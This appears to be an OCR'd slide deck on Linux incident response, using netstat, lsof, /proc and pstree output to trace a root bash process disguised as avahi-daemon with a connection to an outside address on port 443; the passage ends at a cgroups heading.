
- Start by checking the network services…
- Everything looks normal here; right?



```
user1@elk:~$ sudo netstat -lpeanut
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       User       Inode      PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      101        24904      860/systemd-resolve
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      0          27775      1079/sshd
tcp        0      0 192.168.210.200:49850   192.168.210.132:443     ESTABLISHED 0          32914      2106/avahi-daemon
tcp        0      0 192.168.128.135:22      192.168.128.1:45316     ESTABLISHED 0          30010      1499/sshd: user1 [p
tcp6       0      0 :::80                   :::*                    LISTEN      0          32804      2034/apache2
tcp6       0      0 :::22                   :::*                    LISTEN      0          27790      1079/sshd
tcp6       0      0 192.168.210.200:80      192.168.210.200:38726   TIME_WAIT   0          0          -
tcp6       0      0 192.168.210.200:80      192.168.210.200:38728   TIME_WAIT   0          0          -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           101        24903      860/systemd-resolve
udp        0      0 192.168.128.135:68      0.0.0.0:*                           100        24912      840/systemd-network
user1@elk:~$ 
```

Normal Network Connections??!!

- ✘ Think again; check the “avahi-daemon”




```
user1@elk:~$ sudo netstat -lpeanut
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       User       Inode      PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      101        24904      860/systemd-resolve
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      0          27775      1079/sshd
tcp        0      0 192.168.210.200:49850   192.168.210.132:443     ESTABLISHED 0          32914      2106/avahi-daemon
tcp        0      0 192.168.128.135:22      192.168.128.1:45316     ESTABLISHED 0          30010      1499/sshd: user1 [p
tcp6       0      0 :::80                   :::*                    LISTEN      0          32804      2034/apache2
tcp6       0      0 :::22                   :::*                    LISTEN      0          27790      1079/sshd
tcp6       0      0 192.168.210.200:80      192.168.210.200:38726   TIME_WAIT   0          0          -
tcp6       0      0 192.168.210.200:80      192.168.210.200:38728   TIME_WAIT   0          0          -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           101        24903      860/systemd-resolve
udp        0      0 192.168.128.135:68      0.0.0.0:*                           100        24912      840/systemd-network
```

- ✘ Why is avahi*:
  - ○ Not bound to UDP port 5353?
  - ○ Communicating with TCP port 443?!

Wait / What… BASH not Avahi*??!!

- ✘ Listing Open TCP connections using lsof…




```
user1@elk:~$ sudo lsof -iTCP  -P -n
COMMAND     PID            USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
systemd-r   860 systemd-resolve   13u  IPv4  24904      0t0  TCP 127.0.0.53:53 (LISTEN)
sshd       1079            root    3u  IPv4  27775      0t0  TCP *:22 (LISTEN)
sshd       1079            root    4u  IPv6  27790      0t0  TCP *:22 (LISTEN)
sshd       1499            root    3u  IPv4  30010      0t0  TCP 192.168.128.135:22->192.168.128.1:45316 (ESTABLISHED)
sshd       1588           user1    3u  IPv4  30010      0t0  TCP 192.168.128.135:22->192.168.128.1:45316 (ESTABLISHED)
apache2    2034            root    4u  IPv6  32804      0t0  TCP *:80 (LISTEN)
apache2    2103            root    4u  IPv6  32804      0t0  TCP *:80 (LISTEN)
bash       2106            root    0u  IPv4  32914      0t0  TCP 192.168.210.200:49850->192.168.210.132:443 (ESTABLISHED)
bash       2106            root    1u  IPv4  32914      0t0  TCP 192.168.210.200:49850->192.168.210.132:443 (ESTABLISHED)
bash       2106            root    2u  IPv4  32914      0t0  TCP 192.168.210.200:49850->192.168.210.132:443 (ESTABLISHED)
bash       2106            root   12u  IPv4  32914      0t0  TCP 192.168.210.200:49850->192.168.210.132:443 (ESTABLISHED)
apache2    2107        www-data    4u  IPv6  32804      0t0  TCP *:80 (LISTEN)
```

Findings: PID = 2106 | user = root | FD = 0,1,2,12 | Device = 32914

Protocol = TCP | Dest. IP Address = 192.168.210.132


Checking Open Files!!!

- ✘ UNIX Domain Socket used for process communication…
- ✘ STREAM 32194 and 32273



```
user1@elk:~$ sudo lsof -p 2106
COMMAND  PID USER   FD   TYPE             DEVICE SIZE/OFF    NODE NAME
bash    2106 root  cwd    DIR                8,2     4096       2 /
bash    2106 root  rtd    DIR                8,2     4096       2 /
bash    2106 root  txt    REG                8,2  1113504 1312928 /bin/bash
bash    2106 root  mem    REG                8,2    47568  267279 /lib/x86_64-linux-gnu/libnss_files-2.27.so
bash    2106 root  mem    REG                8,2    97176  267276 /lib/x86_64-linux-gnu/libnsl-2.27.so
bash    2106 root  mem    REG                8,2    47576  267281 /lib/x86_64-linux-gnu/libnss_nis-2.27.so
bash    2106 root  mem    REG                8,2    39744  267277 /lib/x86_64-linux-gnu/libnss_compat-2.27.so
bash    2106 root  mem    REG                8,2  2030544  267232 /lib/x86_64-linux-gnu/libc-2.27.so
bash    2106 root  mem    REG                8,2    14560  267243 /lib/x86_64-linux-gnu/libdl-2.27.so
bash    2106 root  mem    REG                8,2   170784  267105 /lib/x86_64-linux-gnu/libtinfo.so.5.9
bash    2106 root  mem    REG                8,2   170960  267220 /lib/x86_64-linux-gnu/ld-2.27.so
bash    2106 root    0u  IPv4              32914      0t0     TCP elk.champdf.com:49850->192.168.210.132:https (ESTABLISHED)
bash    2106 root    1u  IPv4              32914      0t0     TCP elk.champdf.com:49850->192.168.210.132:https (ESTABLISHED)
bash    2106 root    2u  IPv4              32914      0t0     TCP elk.champdf.com:49850->192.168.210.132:https (ESTABLISHED)
bash    2106 root    9u  unix 0xffff9458e91a0000      0t0   32194 /tmp/mod_authz_net type=STREAM
bash    2106 root   10u  unix 0xffff9458f5ada000      0t0   32273 /tmp/mod_authz_net type=STREAM
bash    2106 root   11r  FIFO               0,12      0t0   32278 pipe
bash    2106 root   12u  IPv4              32914      0t0     TCP elk.champdf.com:49850->192.168.210.132:https (ESTABLISHED)
bash    2106 root   14w  FIFO               0,12      0t0   32279 pipe
```


Process Context??!!



```
user1@elk:~$ sudo lsof -R -p 2106
COMMAND  PID PPID USER   FD    TYPE            DEVICE SIZE/OFF    NODE NAME
bash    2106    1 root  cwd     DIR               8,2     4096       2 /
bash    2106    1 root  rtd     DIR               8,2     4096       2 /
bash    2106    1 root  txt     REG               8,2  1113504 1312928 /bin/bash
bash    2106    1 root  mem     REG               8,2    47568  267279 /lib/x86_64-linux-gnu/libnss_files-2.27.so
bash    2106    1 root  mem     REG               8,2    97176  267276 /lib/x86_64-linux-gnu/libnsl-2.27.so
bash    2106    1 root  mem     REG               8,2    47576  267281 /lib/x86_64-linux-gnu/libnss_nis-2.27.so
bash    2106    1 root  mem     REG               8,2    39744  267277 /lib/x86_64-linux-gnu/libnss_compat-2.27.so
bash    2106    1 root  mem     REG               8,2  2030544  267232 /lib/x86_64-linux-gnu/libc-2.27.so
bash    2106    1 root  mem     REG               8,2    14560  267243 /lib/x86_64-linux-gnu/libdl-2.27.so
bash    2106    1 root  mem     REG               8,2   170784  267105 /lib/x86_64-linux-gnu/libtinfo.so.5.9
bash    2106    1 root  mem     REG               8,2   170960  267220 /lib/x86_64-linux-gnu/ld-2.27.so
bash    2106    1 root   0u    IPv4             32914      0t0     TCP elk.champdf.com:49850->192.168.210.132:https (ESTABLISHED)
bash    2106    1 root   1u    IPv4             32914      0t0     TCP elk.champdf.com:49850->192.168.210.132:https (ESTABLISHED)
bash    2106    1 root   2u    IPv4             32914      0t0     TCP elk.champdf.com:49850->192.168.210.132:https (ESTABLISHED)
bash    2106    1 root   9u    unix 0xffff9458e91a0000      0t0   32194 /tmp/mod_authz_net type=STREAM
bash    2106    1 root  10u    unix 0xffff9458f5ada000      0t0   32273 /tmp/mod_authz_net type=STREAM
bash    2106    1 root  11r    FIFO              0,12      0t0   32278 pipe
bash    2106    1 root  12u    IPv4             32914      0t0     TCP elk.champdf.com:49850->192.168.210.132:https (ESTABLISHED)
bash    2106    1 root  14w    FIFO              0,12      0t0   32279 pipe
```

- ✘ Process = Systemd
- ✘ User = root

- ✘ Let's check the FDs, sockets, and pipes used…




```
user1@elk:~$ sudo ls -lh /tmp/systemd-private-f48512ab620345148643ff319c1ac415-apache2.service-Jwfi4O/tmp/
total 0
srwxrwxrwx 1 root root 0 Jun 29 08:17 mod_authz_net
```

- ✘ We can see the socket (s) file in /tmp

FDs, Sockets, and Pipes!!!

- ✘ Process file descriptors and how they are mapped to the sockets and pipes




```
user1@elk:~$ sudo ls -lh /proc/2106/fd/
total 0
lrwx------ 1 root root 64 Jun 29 04:18 0 -> 'socket:[32914]'
lrwx------ 1 root root 64 Jun 29 04:18 1 -> 'socket:[32914]'
lrwx------ 1 root root 64 Jun 29 04:18 10 -> 'socket:[32273]'
lr-x------ 1 root root 64 Jun 29 04:18 11 -> 'pipe:[32278]'
lrwx------ 1 root root 64 Jun 29 04:18 12 -> 'socket:[32914]'
l-wx------ 1 root root 64 Jun 29 04:18 14 -> 'pipe:[32279]'
lrwx------ 1 root root 64 Jun 29 04:18 2 -> 'socket:[32914]'
lrwx------ 1 root root 64 Jun 29 04:18 9 -> 'socket:[32194]'
```

- ✘ We can map them with what we've previously seen…

Apache Instances!!!


- ✘ We have two Apache2 instances; why?!
- ✘ We can also see the running Bash



```
user1@elk:~$ pstree -p | grep -E 'apache|bash'
           |-apache2(2034)---apache2(2107)-+-{apache2}(2109)
           |                               |-{apache2}(2110)
           |                               |-{apache2}(2111)
           |                               |-{apache2}(2112)
           |                               |-{apache2}(2113)
           |                               |-{apache2}(2114)
           |                               |-{apache2}(2115)
           |                               |-{apache2}(2116)
           |                               |-{apache2}(2117)
           |                               |-{apache2}(2118)
           |                               |-{apache2}(2119)
           |                               |-{apache2}(2120)
           |                               |-{apache2}(2121)
           |                               |-{apache2}(2122)
           |                               |-{apache2}(2123)
           |                               |-{apache2}(2124)
           |                               |-{apache2}(2125)
           |                               |-{apache2}(2126)
           |                               |-{apache2}(2127)
           |                               |-{apache2}(2128)
           |                               |-{apache2}(2129)
           |                               |-{apache2}(2130)
           |                               |-{apache2}(2131)
           |                               |-{apache2}(2132)
           |                               |-{apache2}(2133)
           |                               `-{apache2}(2134)
           |-apache2(2103)
           |-bash(2106)
           |-login(1080)---bash(1485)
           |-sshd(1079)---sshd(1499)---sshd(1588)---bash(1589)-+-grep(2333)
user1@elk:~$
```


CGroups & Loaded Modules!!!

- ✘ CGROUPS for the Apache2 unit…

